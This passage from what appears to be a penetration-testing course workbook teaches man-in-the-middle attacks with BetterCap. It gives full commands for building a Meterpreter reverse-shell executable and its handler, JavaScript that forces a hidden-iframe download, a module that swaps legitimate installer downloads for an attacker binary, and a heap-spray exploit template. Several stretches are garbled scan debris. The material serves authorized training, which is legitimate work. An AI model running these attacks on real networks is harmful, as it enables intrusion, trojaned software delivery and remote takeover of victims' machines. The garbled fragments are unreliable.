}, {"msgtype": "MTR", "cid": "3cdfa975eddc", "vmsid": "0000112241332008", "time": 1148064249, "txnid": 1287, "mod": "VZ_EPG", "data": "act=HourlyTrigger LocalTimeHour[12] PostingRequestingtoDownload[1]"}, {"msgtype": "MTR", "cid": "3cdfa975eddc", "vmsid": "0000112241332008", "time": 1148064249, "txnid": 1288, "mod": "VZ_EPG", "data": "act=HourlyTrigger LocalTimeHour[0] PostingRequestingtoDownload[1]"}, {"msgtype": "MTR", "cid": "3cdfa975eddc", "vmsid": "0000112241332008", "time": 1148064249, "txnid": 1289, "mod": "VZ_EPG", "data": "act=HourlyTrigger LocalTimeHour[6] PostingRequestingtoDownload[1]"}, {"msgtype": "MTR", "cid": "3cdfa975eddc", "vmsid": "0000112241332008", "time": 1148064249, "txnid": 1290, "mod": "VZ_EPG", "data": "act=HourlyTrigger LocalTimeHour[12] PostingRequestingtoDownload[1]"}, {"msgtype": "MTR", "cid": "3cdfa975eddc", "vmsid": "0000112241332008", "time": 1148064249, "txnid": 1291, "mod": "VZ_EPG", "data": "act=HourlyTrigger LocalTimeHour[18] PostingRequestingtoDownload[1]"}]
```

```
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f193.1e100.net./
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f1.1e100.net./
[172.16.0.196 > 162.125.32.129:https] [HTTPS] https://162.125.32.129/
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f1.1e100.net./
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f193.1e100.net./
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f1.1e100.net./
[172.16.0.105 > 93.184.215.226:https] [HTTPS] https://93.184.215.226/
[172.16.0.105 > 172.16.0.104:https] [HTTPS] https://172.16.0.104/
[I] Lost 1 target :
```

```
[L071] 172.16.0.192 : 1C:E6:2B:9F:A2:6A ( Apple )
```

```
^C
```

If BetterCap crashes, restart it and press "CTRL+C" to stop it gracefully, re-ARPing victims and restoring network functionality.

BetterCap Graceful Exit

Like Cain, if BetterCap crashes, the downstream victims will be unable to communicate until they rediscover the network with an ARP refresh. To quickly recover from a BetterCap crash, restart BetterCap, and then quit by pressing "CTRL+C." BetterCap will exit gracefully and re-ARPing victim devices.

- `--httpd`, `--httpd-port PORT`, `--httpd-path PATH`

<code>9mrto- io- 00hma_ t:a_ \$2f- .=. f=w.t-</code>	<code>9ortp- im- 0shma_ e:a_ \$0f- .=.f@v@tt-</code>	<code>9ortl- lm- mmhoc_ a:a_ \$0f- .=.f=w(w:2-</code>
<code>:: - 1f1 2c0 1,;</code>	<code>:: -- R 1t1 2c0 ,;</code>	<code>:: 0f-1)o1t1 2c0ln :</code>
<code>)) 0) vs1; g\$__</code>	<code>))n 0- vsr; g\$__</code>	<code>)) edyl vs1; g\$__</code>
<code>:: -)H=@ n:m</code>	<code>:: n- Rt=@ :m</code>	<code>0f @r 1-; :t. n:m</code>

Use the BetterCap proxy server to inject arbitrary JavaScript (bypassing SOP)

```
x 9L2ntig pgni " i 9 9tL P" p %AAP,722*00 50 0 9 *052,4,01,147 $C 9
```



BetterCap Proxy Service

BetterCap includes a powerful proxy service that can be used to manipulate the traffic sent to a downstream device. The proxy server offers the ability to manipulate both HTTP and generic TCP traffic, though much of the capability of BetterCap focuses on HTTP manipulation.

BetterCap uses the HTTP proxy service with three built-in modules designated with the `--proxy-module` argument:

- `injectjs` – inject arbitrary JavaScript content as a string, as a file, or retrieved through a URL
- `injectcss` – similar to the `injectjs` module, but focusing on CSS content
- `injecthtml` – inject HTML content from a string of HTML markup tags, a specified file, or a URL of content appended through an invisible `iframe`

BetterCap also includes support for a local HTTP server using the `--httpd`, `--httpd-port`, and `--httpd-path` arguments, making it easier to deliver files from the attacker system over HTTP without starting another process.

The `injectjs` example on this page demonstrates how to use BetterCap to deliver malicious JavaScript code to all users that are victim to the MITM attack, but we can also extend the attack technique further with creative content delivery. We'll look at this delivery technique next.

BetterCap InjectJS Executable Delivery

```
root@kali:~# ifconfig eth0 | grep netmask
    inet 172.16.0.195 netmask 255.255.255.0 broadcast 172.16.0.255
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe lhost=172.16.0.195
lport=8080 -o setup.exe
***
Saved as: setup.exe
root@kali:~# msfconsole -qx "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LPORT 8080; set LHOST 0.0.0.0; exploit"
***
[*] Starting the payload handler...


root@kali:~# ls setup.exe
setup.exe
root@kali:~# bettercap -T 172.16.0.185 --proxy-module injectjs --no-sslstrip \
--httpd --httpd-port 8081 --httpd-path . \
--js-data 'function onl() { var iframe = document.createElement("iframe");
iframe.style.display = "none"; iframe.src = "http://172.16.0.195:8081/setup.exe";
document.body.appendChild(iframe); } window.onload = onl;'
```

BetterCap InjectJS Executable Delivery

In this example, we prepare our attack environment by building a Windows executable to deliver the Metasploit Meterpreter `reverse_tcp` exploit, connecting back to the attacker's system at 172.16.0.195 on TCP port 8080. Once the executable is created and saved as `setup.exe`, we start the Metasploit `reverse_tcp` Meterpreter listener.

With the executable prepared and the attacker system ready to accept the reverse TCP connection, we start BetterCap in a new window to implement the MITM attack. Using the `injectjs` HTTP proxy module, we disable the `sslstrip` attack, then turn on the local web server on TCP/8081 to host the `setup.exe` file. To deliver the `exe` file to the victim, we specify custom JavaScript code, creating an invisible `iframe` in a function that is triggered after the requested page loads.

Next, let's look at the victim perspective when this attack is underway.



Hidden iframe Executable Delivery with BetterCap

When the attack described on the previous page is run, an attacker who browses to any HTTP-based websites will see a dialog like the one shown on this page, prompting the user to download the specified file. If the user then runs the setup.exe file, the attacker will receive the Meterpreter shell, gaining access to the victim's system.

Frankly, this attack is a little obnoxious, and will likely alert victims. Still, we can be subtler in our delivery method using additional functionality included with BetterCap's HTTP proxy module.

Custom BetterCap Proxy Modules

- BetterCap's proxy functionality can be manipulated using custom modules (written in Ruby)

Module Name	Description
CaVqsoav	Execute a custom command exploiting Android addJavaScriptInterface vulnerability (Android <4.2)
SparkleUpdater	Execute a custom macOS Mach-O executable using Sparkle Updater vulnerability
BeEF	Injects a BeEF hook into all browser sessions
ImageReplace	Replace all images with a specified alternative
FileReplace	Replace arbitrary files downloaded for a specific filename extension
SSHDowngrade	Implements an SSH 2.X to 1.X downgrade attack
SQLDowngrade	Downgrade Microsoft SQL Server connections to capture credentials

Custom BetterCap Proxy Modules

The author of BetterCap, Simone Margaritelli, also maintains a separate GitHub repository of external scripts developed to take advantage of the BetterCap proxy features. Instead of using the injectjs, injectcss, or injecthtml built-in functionality, these scripts are written to extend BetterCap in Ruby, maintained at <https://github.com/evilsocket/bettercap-proxy-modules/>. Some of these scripts are designed to exploit specific vulnerabilities in software or platforms (such as androidpwn, osxsparkle, and mssqlauth), but others are generic and can be applied for flexible attacks. We'll look at a specific example of one of the more flexible modules: `replace_file.rb`.

BetterCap Replace File Proxy Attack

```
# bettercap -T 172.16.0.185 --proxy-module replace_file.rb
--file-extension exe --file-replace setup.exe --no-sslstrip
[DESKTOP-JR78RLP/172.16.0.185] GET http://7-zip.org/a/7z1604.exe
(application/octet-stream ) [200]
[I] Replacing http://7-zip.org/a/7z1604.exe with /root/setup.exe.
```



NOTE

The HTTP download executable is replaced by BetterCap, preserving the file source ("from") information.



BetterCap Replace File Proxy Attack

After downloading the `replace_file.rb` module from <https://github.com/evilsocket/bettercap-proxy-modules>, we can leverage it in a BetterCap MITM attack using the `--proxy-module` argument, as shown on this page. Here, we use the `replace_file.rb` script to replace any downloaded `exe` file with the `setup.exe` file generated using `msfvenom` for the previous attack.

Unlike the hidden `iframe` JavaScript, the `replace_file` script rewrites the content of the executable delivered to the victim system. This allows an attacker to take advantage of a common vulnerability where software installers are retrieved over HTTP (including 7-zip, the Sun JRE and JDK, SilverLight, any installer distributed from SourceForge, etc.), replacing the legitimate binary with the attacker's binary. Since the proxy script replaces the actual executable, the victim sees a download dialog indicating that the file is being delivered from the legitimate source (in this example, <http://7-zip.org>) instead of the attacker's arbitrary HTTP server. This combination produces a greater chance of successful delivery to the victim, since they are likely to believe that the file delivered is legitimate.

The use of BetterCap's `replace_file` script is powerful, and should be a part of your attack arsenal in MITM attacks, customized to exploit the target environment and taking into consideration antivirus evasion, platform choice (Windows or macOS, 32- or 64-bit systems, etc.), and likeliness of attack success.

Exercise: BetterCap MITM (I)

- Launch BetterCap to create a MITM attack against the victim
- Using Kali Linux as the attacker, use BetterCap and the `replace_file.rb` module to deliver `seacrest.exe` to the victim
- Using Windows as the victim, browse to `7-zip.org` and download the 7-zip installer (exe)

ef8B30 VESOR AFCEUJNO Aft\AftJLASPAFFBLATVEYO/GLANEC oQPSif

DO NOT use BetterCap to target more than your intended victim.

Exercise: BetterCap MITM (I)

In this exercise, you will use BetterCap to create a MITM attack against a victim system, using your Kali Linux VM as the attacker and your Windows VM as the victim. Use the `replace_file.rb` BetterCap HTTP proxy script included in the `/root/lab/day1` directory to deliver the `seacrest.exe` executable to the victim. The `seacrest.exe` executable is not malicious, but could be easily replaced with an arbitrary executable you select during a pen test.

After configuring BetterCap to conduct the MITM attack, browse to `http://7-zip.org` from the Windows victim system and download the 7-zip installer executable. If Internet access is not available, you can download any exe file from `http://files.sec660.org`.

Note: If you are completing this course online, please see the accompanying information with your online resources for a special delivery format for this exercise.

Exercise: BetterCap MITM (2)

- **STOP!** Answers for the BetterCap MITM attack exercise follow
- Proceed only after you have exhausted your options for completion on your own

Exercise: BetterCap MITM (2)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

Exercise: BetterCap MITM (3)

```
MCC rx2 cd /root/la /day1
.sso-la2 O:, h2ar hfaS5_, bettercap -T xx.xx.xx.xx --proxy-module replace_file.rb --file-
extension exe --file-replace seacrest.exe -G 10.10.10.70
```

```
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; , a p l , h , n l , c , T , c h , n l , M c h , h h , n r , T , M l ,
e , ( T , _ / e _ / C e C e C
l _ . _ / l + g l , g l n l , g n f i t l . l i H h f t r n : t
g n g t l o t o i t
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rmmae tt ormmrTmwarcStt
```

```
CvNFF iPF
wftNwFF
vLNtOfvNiNcF
```

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e g g k m t a u l t m m a l g r l i r l u l e r g f g r l i r l w n l y r t d e r r r t
```

```
l f i t l r m r i i t s i o t i l N s r i t f i t i i e i l e n , f i l f i o n e " s t t t r m r i t P t h j w l r t )
l f a i t r 4 s P 0 t s r i t s i r s i r s i r r i t y t i i f i l e n , e 4 0 e , s e N i t x h j w T r l t
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l f i i t r e P P P s t P T e r i t g m w l n t r S t c K t s i r s i L N r s ) N N i t r r d t
```

Exercise: BetterCap MITM (3)

This should be a quick exercise, since BetterCap makes it very easy to use the file_replace.rb HTTP proxy module to deliver the seacrest.exe executable, as shown on this page. In your scenario, replace the IP address following the -T argument with the IP address of your Windows victim. The -G argument is used to specify the target gateway; this is only needed to specify a target when there is no default gateway in the network (which may be the case in your classroom network).

Note: If you are completing this course online, please see the accompanying information with your online resources for a special delivery format for this exercise.

Exercise: BetterCap MITM (4)

The screenshot shows the 7-Zip website with a download dialog box and a security warning. The dialog box asks: "Do you want to run or save 7z1604-x64.exe (113 KB) from 7-zip.org?" with a warning icon and the text "This type of file could harm your computer." The security warning below it says: "The publisher of 7z1604-x64.exe couldn't be verified. Are you sure you want to run the program?"

Link	Type	Windows	Size
Download	exe	32-bit x86	1 MB
7z1602	PR1T2	64-bit x64	1 MB

7-Zip 16.04	2016-10-04
7z16.04	
7-Zip 16.03	2016-09-28
7z16.03	
7-Zip 16.02	2016-05-21
7z16.02	
7-Zip ChangeLog	
History of 7-Zip changes	

Exercise: BetterCap MITM (4)

From the victim perspective, browse to <http://www.7-zip.org> and download the latest 7-zip installer for your platform. Since 7-zip transfers the executable over HTTP, BetterCap can detect and replace the retrieved content with the alternate executable specified with the `--file-replace` option. The file size reported in the download dialog box will reflect the `seacrest.exe` file, approximately 113 KB. As the victim, run the replacement exe file.

Exercise: BetterCap MITM (5)

The screenshot shows the 7-Zip website with a MITM attack overlay. The overlay is a window titled "7-Zip" with a close button. It contains a black and white photo of Ryan Seacrest with the word "phished!" written in white over it. The background website content includes a navigation menu on the left, a main content area with a table of download links, and a right sidebar with a search bar and a list of version updates.

Link	Type	Window
Download	.exe	32-bit
Download	.exe	64-bit

7-Zip 16.04	2016-10-04
7-Zip 16.04	
7-Zip 16.03	2016-09-28
7-Zip 16.03	
7-Zip 16.02	2016-05-21
7-Zip 16.02	
7-Zip Changelog	
History of 7-zip changes	

Exercise: BetterCap MITM (5)

Having run the downloaded file, you will be greeted with a picture of Ryan Seacrest.

Exercise Complete – STOP

2 :<., :-5:,, -55:00, 2130-6-7<-<:-4/5-)<
)2 2-47:06225 <

Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

Custom BetterCap Proxy Modules (I)

- `self.on_options` – Define usage options, accept command-line parameters
- `initialize` – Called when the script is loaded
- `on_request` – Called when the proxy has an HTTP response; includes request and response data

```
def initialize
  @x = {}
end
```

- Cannot manipulate the request data

```
def on_request(request, response)
  response.headers["X-Header"] = "X-Header"
end
```

Custom BetterCap Proxy Modules (1)

In some cases, you may find that you want to perform a customized attack that extends beyond the capabilities of the built-in BetterCap proxy modules and the capabilities of the modules included in the external repository. Fortunately, the author of BetterCap has prepared a well-documented interface to extend the functionality of BetterCap with custom modules, allowing us to write our own attack scripts with custom Ruby code.

When developing a custom BetterCap proxy module, start with one of the existing modules distributed from the `bettercap-proxy-modules` repository and customize it to your needs. A basic BetterCap proxy module extends the `BetterCap::HTTP::Proxy::Module` class with three methods:

- `self.on_options` – Used to define usage options and process command-line parameters
- `initialize` – Called when the script is loaded (one time)
- `on_request` – Called when the proxy has an HTTP response; includes request and response data as method arguments

BetterCap's design allows us to modify the response content prior to delivery to the downstream victim, but does not allow us to manipulate the outbound request content. This design makes it very easy to evaluate the content of an HTTP request and modify the response prior to delivery to the victim.

In this section, we'll look at a sample BetterCap proxy module designed to perform selective logging of an HTTP request and modify the returned `<title>` tag of the HTTP response. The code we'll inspect is written in Ruby. It's OK if you don't know the Ruby language – a few simple examples are all that is necessary to build powerful attack scripts.

Custom BetterCap Proxy Modules (2)

```
=begin
```

```
BETTERCAP
```

```
Author : Joshua Wright  
Email  : jwright@willhackforsushi.com  
Blog   : http://www.willhackforsushi.com/
```

Basic information for
Ruby docs (rdoc)

```
This project is released under the GPL 3 license.
```

```
=end
```

```
class LogRequests < BetterCap::Proxy::HTTP::Module  
  meta(  
    'Name'           => 'LogRequests',  
    'Description'    => 'Log Selected HTTP Request Information',  
    'Version'        => '1.0.0',  
    'Author'         => "Joshua Wright",  
    'License'        => 'GPL3'  
  )  
end
```

We define our subclass
LogRequests

Basic description,
mirroring rdoc info.

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Custom BetterCap Proxy Modules (2)

BetterCap's basic documentation on proxy scripts is available at <https://bettercap.org/docs/proxying/http.html>, with detailed API documentation for the BetterCap::Proxy module at <http://www.rubydoc.info/github/evilsocket/bettercap/BetterCap/Proxy/>. In this section we'll examine several components of a custom script, LogRequests, which logs select HTTP request information and modifies the <title> tag of HTTP responses.

Each BetterCap proxy module starts with Ruby rdoc-style documentation, beginning with the =begin tag and ending with the =end tag, as shown on this page. Customize this block to reflect your contact and script license information.

Next, the LogRequests class is defined, subclassing the BetterCap::Proxy::HTTP::Module class. The meta method defines additional information about the module; customize the values in this hash to reflect your information and a description of the module.

Custom BetterCap Proxy Modules (3)

```
@@verbose = true
@@options = nil

def self.on_options(opts)
  opts.separator "Log Requests Proxy Module Options:"
  opts.separator ""

  opts.on( '--proxylog-verbose', 'Verbose logging.' ) do |v|
    @@options = v
  end
end

def initialize
  @@verbose = false if @@options.nil?
end

def on_request(request, response)
  log_request(request, response)
end
```

Define class variables
with @@varname here

Process command-line
args (if desired)

tirkthutgru prkhttu tvurriu
tiiiou ntttu aru vkrbu

ehtvu yvkhru ntttu vkrlou
ttviutvtinu nrsou rvbu

Custom BetterCap Proxy Modules (3)

The script continues on this page, first defining class variables, always beginning with @@. Although optional, many proxy modules will define a `self.on_options` method, like the example shown here, to register and validate command-line parameters. Refer to the other BetterCap modules included in the `bettercap-proxy-modules` repository for additional examples on accepting and validating command-line arguments.

The `initialize` method is also optional but common for BetterCap proxy modules, allowing the developer to initialize variables and otherwise set up necessary functionality for the attack when the module is loaded. The `initialize` method is only called once for a given proxy module when BetterCap is invoked.

Next, the `on_request` method is defined, which is mandatory for a BetterCap proxy module. This method accepts two arguments: `request` (representing the HTTP request object) and `response` (representing the HTTP response object). You could do most of your processing in the `on_request` method itself, but in the example on this page, we've moved the majority of the code from the `on_request` method to a new method called `log_request`.

Custom BetterCap Proxy Modules (4)

```
private

def log_request(request, response)
  BetterCap::Logger.info ""
  BetterCap::Logger.info "You can include private functions here".green
  BetterCap::Logger.info "And log information to the console".green
  BetterCap::Logger.info ""
  BetterCap::Logger.info "Use vars like request.host, request.headers, request.path"
  BetterCap::Logger.info "Request Host = #{request.host}"
  BetterCap::Logger.info "Request Path = #{request.path}"
  if @@verbose and request.headers.has_key?('User-Agent')
    BetterCap::Logger.info "User Agent = #{request.headers['User-Agent']}".red
  end
  if response.content_type =~ /^text\/html.*\/
    BetterCap::Logger.info "Page contains text/html, changing title"
    response.body.sub!('<title>', '<title> BetterCap Was Here')
  end
end
end
end
```

Anything below private
is a private method

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Custom BetterCap Proxy Modules (4)

The `private` keyword at the top of this page indicates to Ruby that the methods and class variables that follow should not be accessible outside of the class itself. This allows us to develop a private method that is only used within the class.

The private method we define is `log_request`, which calls the `BetterCap::Logger::Info` method several times to display informational logging messages on the BetterCap display. In BetterCap, messages can be displayed in color (red and green) by calling the appropriate string overload as shown on this page).

In Ruby, you can display the value of a string variable from another string by specifying `#{variable_name}`. The `LogRequests` module does this several times, disclosing the HTTP request host header value and the path header.

The `LogRequests` module also tests for the `User-Agent` key in the `requests.headers` hash when the module was run with the `--logrequests-verbose` command-line argument (as shown by inspecting the value of the `@@verbose` class variable). All Ruby hash objects include the `has_key?` method to test if a given string representing a hash entry name is present, returning a Boolean `true` or `false` value (as designated with the trailing question mark in `hash_key?`). This test improves some of the reliability of the script by checking to make sure the client sent a `User-Agent` value before trying to display the value with the `BetterCap::Logger.info` method.

Finally, the script examines the `Content-Type` value of the HTTP response to see if it includes the `text/html` value using a regular expression. If the page does have the designated `Content-Type`, the Ruby `sub!` method is used to replace the response body `<title>` content with the message shown.

Ruby and BetterCap Request, Response Objects

- BetterCap's request object includes a headers hash, variables

```
request.headers = {  
  'User-Agent' => 'Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5 Build/NBR20E) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.83 Mobile Safari/537.36'  
}
```

- BetterCap's response object is similar

```
response.headers = {  
  'Server' => 'Apache/2.4.18 (Ubuntu)'  
}
```

- Use Ruby `sub!` method to manipulate response content

```
if request.headers.has_key?('User-Agent') and \  
  request.headers['User-Agent'].include?('Android') and \  
  response.content_type =~ /^text\/html.*\/ and \  
  response.code == '200'  
  # Do something with the response data using response.body.sub!('from', 'to') ...  
end
```

Ruby and BetterCap Request, Response Objects

Now that you've seen how straightforward it is to define a BetterCap proxy module, let's dive a little deeper into Ruby and the kind of information available in the request and response objects passed to the `on_request` method.

The BetterCap request and response objects include several variables including strings, numbers, and hashes. You can find the documentation for the structure of these objects at:

<http://www.rubydoc.info/gems/bettercap/1.5.0/BetterCap/Proxy/HTTP/Request:headers> and
<http://www.rubydoc.info/gems/bettercap/1.5.0/BetterCap/Proxy/HTTP/Response:headers>.

The headers variable in the request and response objects allows you to access the HTTP headers sent in the request and response (e.g. `request.headers['User-Agent']`, `response.headers['Server']`). Test for the presence of a specific header using the Ruby `has_key?` method. After confirming that the header is present, you can use the Ruby `include?` method to match a simple string, or define a regular expression match using the `=~` operator.

Use the Ruby `sub!` method to replace content, first defining the content to match (the "from" content), followed by the replacement content (the "to" content, as shown on this page).

Ruby Multiline String

```
c ml orlxt x x xx tvx o l x
  %qt
.u h__yb R_Hbfluh b b --_Bn @Syh-u_Ryh_

@@str1 = "This is a simple string"

@@str2 = "This is an annoying " \
"multiline string."

@@str3 = %q(
This is a free form
multiline string
)

@@str4 = File.read("foo.txt")
```

Ruby Multiline String

When developing BetterCap scripts, you will likely need to embed content in the form of strings that you want to inject in the victim's browser session. The easiest way to do this is to cut and paste your attack JavaScript (or HTML, or CSS) into the Ruby BetterCap script as a string variable.

Ruby strings are marked with an opening and a closing quotation mark, as shown on this page. You can also have the string continue across multiple lines, but you must include a backslash line continuation character at the end of each line of the string (also shown on this page). This gets annoying fast, and using double quotes or single quotes to identify the beginning and the end of the string means your string cannot contain these characters without quoting them (with a preceding backslash).

A third option is to use the Ruby multiline string method, %q. As shown on this slide, you can specify a non-interpolated string (i.e. a string that does not have content substituted with variable names or other markup content) with the starting marker %q (, followed by the string across multiple lines, ending with). This works reasonably well, until you need to embed closing parenthesis marks in your string, which Ruby will interpret as the end of the multiline string. An alternative is to use %q{ to open and } to close the string, which is a little more convenient for JavaScript, but also has a problem with stray curly braces in your string interpreted as closing string markers.

Ruby also offers other multiline string options including str4 = <<-END_STRING, followed by your string, ending with END_STRING. If you're getting that complex, though, you might consider keeping the multiline string as a separate file, and just reading it into a string variable:

```
str5=File.read("heapspray.js")
```

Using a BetterCap Proxy Module

```
# bettercap -T 172.16.0.185 --proxy-module logweb.rb --no-sslstrip --proxylog-verbose

[I] Found NetBIOS name 'DESKTOP-JR78RLP' for address 172.16.0.185
[I] [eth0] 172.16.0.195 : 00:0C:29:96:BC:08 / eth0 ( VMware )
[I] [GATEWAY] 172.16.0.1 : 48:5D:36:08:68:DA ( Verizon )
[I] [HTTP] Proxy starting on 172.16.0.195:8080 ...
[I] [TARGET] 172.16.0.185 : 00:0C:29:84:8B:BD / DESKTOP-JR78RLP ( VMware )
[I]
[I] You can include private functions here
[I] And log information to the console
[I]
[I] Use variables like request.host, request.headers, request.path
[I] Request Host = o.aolcdn.com
[I] Request Path =
/dims5/amp:744522fab80ba85b521e00eaa9881557a6fd7cb3/t:640,420/q:80/?url=http%3A%2F%2Fdlug-
assets.grvcdn.com%2Ffb%2F8b%2F06%2F01%2Fe4%2Fdf%2Fcl%2F60%2Fcc%2F10%2F25%2Ffe%2F2d%2F54%2F
f0%2F91-262887503580a0d91de47a2.96992473.jpg
[I] User Agent = Mozilla/5.0 (iPhone; CPU iPhone OS 9_2 like Mac OS X) AppleWebKit/601.1
(KHTML, like Gecko) CriOS/47.0.2526.70 Mobile/13C71 Safari/601.1.46
```

Using a BetterCap Proxy Module

After finishing the custom BetterCap proxy module, you can specify the filename with BetterCap using the `--proxy-module` argument, as shown on this page. The `LogRequests` module prints the header information (as shown), and replaces the title content for retrieved web pages. Note that in this example, the author also added the `--no-sslstrip` argument to disable the default-on SSLstrip attack functionality.

Exercise: Custom BetterCap Proxy Module (1)

- Your exploit requires a heap spray
- You want to limit distribution of exploit to vulnerable devices only

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- Detect Internet Explorer browsers by evaluating the User-Agent request header
- Rewrite the <body> tag to include your heap spray JavaScript when the victim uses Internet Explorer

DO NOT use BetterCap to target more than your authorized victim.

Exercise: Custom BetterCap Proxy Module (1)

In this exercise, you will develop a custom BetterCap proxy module to meet a specific attack need. In this scenario, you want to deliver an Internet Explorer 0-day that you've developed, and your exploit requires a heap spray. Because the exploit is valuable and yet-undisclosed, you want to limit your delivery of the exploit to vulnerable Internet Explorer users only.

Using the examples from the module, write a custom BetterCap proxy module to deliver JavaScript heap spray code by rewriting the <body> tag to BetterCap MITM victims when the browser is Internet Explorer.

Like our other MITM attack exercises, please make sure you limit your target specification to only the authorized victim you'll use in the attack.

JavaScript Heap Spray Code

```
<script>
var div_container = document.getElementById("blah");
div_container.style.cssText = "display:none";
var data;
offset = 0x0; // Tweak this as part of your exploit
junk = unescape("%u0666%u6660"); // Just taking up space
while (junk.length < 0x1000) junk += junk;
rop1 = unescape("%u4141%u4141%u4242%u4242%u4343%u4343%u4444%u4444%u4545%u4545"); // Your ROP code here
shellcode = unescape("%ucucc%ucucc%ucucc%ucucc%ucucc%ucucc%ucucc%ucucc"); // Your shellcode here
data = junk.substring(0,offset) + rop1 + shellcode
data += junk.substring(0,0x800 - offset - rop1.length - shellcode.length);
while (data.length < 0x80000) data += data;
alert("Spraying heap");
for (var i = 0; i < 0x500; i++) {
    var obj = document.createElement("button");
    obj.title = data.substring(0,0x40000-0x58);
    div_container.appendChild(obj);
}
```

This code is included in Kali Linux at `/root/lab/day1/heapspray.js`

JavaScript Heap Spray Code

This slide shows the sample JavaScript heap spray code to inject against your Internet Explorer victim system. The ROP code and shellcode are just stub markers that you would replace with your own code as part of your exploit development process. The heap spray markers code is included on the Kali Linux VM in the file shown on this page.

Note that, in the beginning of this heap spray code, the JavaScript looks for an HTML element with the ID "blah". This element ID needs to exist (as a `<div>` tag) for the heap spray code to use in dynamically building elements. For an effective attack, use this JavaScript in conjunction with a page HTML modification that adds your own `<div id="blah"></div>` element.

Exercise: Custom BetterCap Proxy Module (2)

- Develop a BetterCap proxy module to deliver heap spray code

```

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```

- Use BetterCap and proxy module against a victim system

```

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h rW  ry T      r)      lnr t r  l•r
  
```



Exercise: Custom BetterCap Proxy Module (2)

For this exercise, use the `heapspray.rb` sample as a starting point to develop your own heap spray code. Add functionality to detect Internet Explorer use, and when Internet Explorer is in use, rewrite the `<body>` tag to include the JavaScript heap spray code.

In your code, log the presence of non-IE browsers in red, while IE browser activity is displayed in green.

As the victim, you'll use your Windows system to browse to any website using both Internet Explorer and Firefox or Chrome. Internet Explorer should display a pop-up "Spraying Heap," as shown on this page; other browsers should not.

Exercise: Custom BetterCap Proxy Module (3)

- **STOP!** Answers for the Custom BetterCap Proxy Module exercise follow
- Proceed only after you have exhausted your options for completion on your own
- Each successive page offers a little more help

Exercise: Custom BetterCap Proxy Module (3)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

Identify the Internet Explorer User-Agent

- First, identify the Internet Explorer User-Agent
 - You could Google it, but you could also write a custom BetterCap proxy module to log every User-Agent
- Customize heapspray.rb to match portions of the standard IE User Agent

```
def detect_ie(request)
  BetterCap::Logger.info request.headers['User-Agent'].green
end
```

```
Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```

Identify the Internet Explorer User-Agent

```
def on_request(request, response)
  detect_ie(request)
end
```

```
def on_request(request, response)
  detect_ie(request)
end
```

```
def detect_ie(request)
  BetterCap::Logger.info request.headers['User-Agent'].green
end
```

```
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```

```
root@kali:~/lab/day1# bettercap -T 172.16.0.185 --proxy-module  
heapspray.rb --no-sslstrip
```

```
[I] Found NetBIOS name 'DESKTOP-JR78RLP' for address 172.16.0.185  
[I] [eth0] 172.16.0.195 : 00:0C:29:96:BC:08 / eth0 ( VMware )  
